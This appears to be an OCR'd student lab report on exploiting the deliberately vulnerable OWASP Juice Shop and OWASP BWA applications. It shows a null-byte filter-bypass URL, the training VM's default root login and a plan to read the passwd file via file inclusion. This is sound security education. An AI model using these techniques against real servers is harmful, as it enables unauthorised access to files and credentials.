
Chapter 16

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.

- The purpose of this lab is to gain knowledge on how to identify security holes in a weak web application. Additionally, I discovered that when companies deploy their web applications with obsolete and susceptible components, improperly configured authentication techniques, integrity, vulnerability, and monitoring problems, as well as server-side security weaknesses, the security risk grows.
- **Tools used**:
- Foxy Proxy Is an add-on for your web browser that lets you set up several profiles for different web proxy configurations, making it easy to switch between proxies without having to manually adjust them.
- Burp Suite Is a proxy-based tool that enables penetration testing professionals to change request messages from the client side by intercepting communication between the attacker's web browser and the online application.
- OWASP Broken Web Applications
- Kali Linux
- **Critical security risks and vulnerabilities:**
- Identifying vulnerable and outdated components
- Exploiting identification and authentication failures
- Understanding software and data integrity failures
- Understanding security logging and monitoring failures
- Performing server-side request forgery
- Automating SQL injection attacks
- Understanding cross-site scripting
- Performing client-side attacks
- After completing this chapter, in addition to learning about new web application security threats, I also received practical expertise in identifying and taking advantage of such security flaws. In addition, I learned how to take advantage of security holes in weak web applications using a variety of tools like Burp Suite, Sqlmap, and BeEF.


- Discovering vulnerable components
- To initiate this lab, I ensured my Kali Linux machine was powered and navigated to the OWASP Juice Shop Docker instance that was running. This is the same process as the last chapter, so setting everything back up was fairly easy for me.
- I modified the web browser to convert the file into a text file. As below: http://localhost:3000/ftp/package.json.bak%2500.md



```
OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/build/routes/fileServer.js:55:18)
    at /juice-shop/build/routes/fileServer.js:39:13
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
    at /juice-shop/node_modules/express/lib/router/index.js:286:9
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (node:fs:211:5)
```


- Upon opening the JSON file through the mousepad, the following contents are displayed:

- The contents are a list of all the packages being used by the web application.



```
"dependencies": {
  "body-parser": "~1.18",
  "colors": "~1.1",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dottie": "~2.0",
  "epilogue-js": "~0.7",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "0.1.3",
  "fs-extra": "~4.0",
  "glob": "~5.0",
  "grunt": "~1.0",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "~1.1",
  "grunt-contrib-compress": "~1.4",
  "grunt-contrib-concat": "~1.0",
  "grunt-contrib-uglify": "~3.2",
  "hashids": "~1.1",
  "helmet": "~3.9",
```

- After doing some research, I found that this package is not what it seems to be and that it's a vulnerable component of the web application.
- I was able to determine the associated security concerns by finishing this step. While utilizing weak parts in a web application and how to find these security holes



package.json.bak%00.md

Error: Only .md and .pdf

OWASP Juice Shop

localhost:3000/#/contact

OWASP Juice Shop

Account

Your Basket

EN

You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)

You successfully solved a challenge: Legacy Typosquatting (Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit))

Customer Feedback

Author: ***in@juice-sh.op

Comment *

Max. 160 characters 0/160

Rating

CAPTCHA: What is 3-4-8 ?


Result *

This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!

Me want it!

cdrom0

- Discovering authentication failures
- This section pertains to how I can exploit default user credentials to access online applications and web servers through a variety of techniques, including password spraying, credential stuffing, and brute force assaults.
- To initiate this section, the forgotten password will be exploited.



localhost:3000/#/forgot-password

OWASP Juice Shop

Forgot Password

Email *: jim@juice-sh.op

Security Question *

Please provide an answer to your security question.

New Password *

Password must be 5-40 characters long. 0/20


Repeat New Password *

0/20

Show password advice

Change

- Performing server-side request forgery
- A security flaw in online applications known as server-side request forgery (SSRF) enables a threat actor to use the weak web application to obtain resources from other systems on the network.
- This section involves discovering the security risks involved when using a web application that allows SSRF.
- To initiate this section, I will power on both Kali Linux and OWASP BWA. I already had OWASP BWA from a previous lab we did.
- In order to access the OWASP BWA virtual machine, I simply copied the IP address from OWASP and pasted it into my browser in Kali.



```
Log in with username = root and password = owaspbwa

owaspbwa login: owaspbwa
Password:

Login incorrect
owaspbwa login: root
Password:
Last login: Sun Oct 22 17:27:11 EDT 2023 on tty1
You have new mail.

Welcome to the OWASP Broken

!!! This VM has many serious
    it only on the "host onl

You can access the web apps

You can administer / configu
to 172.20.10.14, via Samba a
http://172.20.10.14/phpmyadm

In all these cases, you can

root@owaspbwa:~# _
```

owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.


!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS

kalilinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Chromium-browser
Nov 29 15:01
OWASP Juice Shop
owaspbwa OWASP Brok
Not secure 172.20.10.14
Chromium-browser

- Remote & Local File Inclusion (RFI/LFI)
- This portal gives you a selection of different security vulnerabilities that can be practiced.




Choose your bug: Remote & Local File Inclusion (RFI/LFI)

Set your security level: low Current: low

/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

- After following the selection process, the HTTP GET message was captured by the Burp Suite Intercept proxy.
- This message gets forwarded to the repeater, which is the screenshot shown below.
- I will modify the HTTP GET request, reveal the passwdfile, and list all the user accounts for the application.


Choose your bug:
bWAPP v1.9+
Burp Suite Community Edition v2023.10.2.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Target: http://172.20.10.14
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 4
Request headers 9
Response headers 10

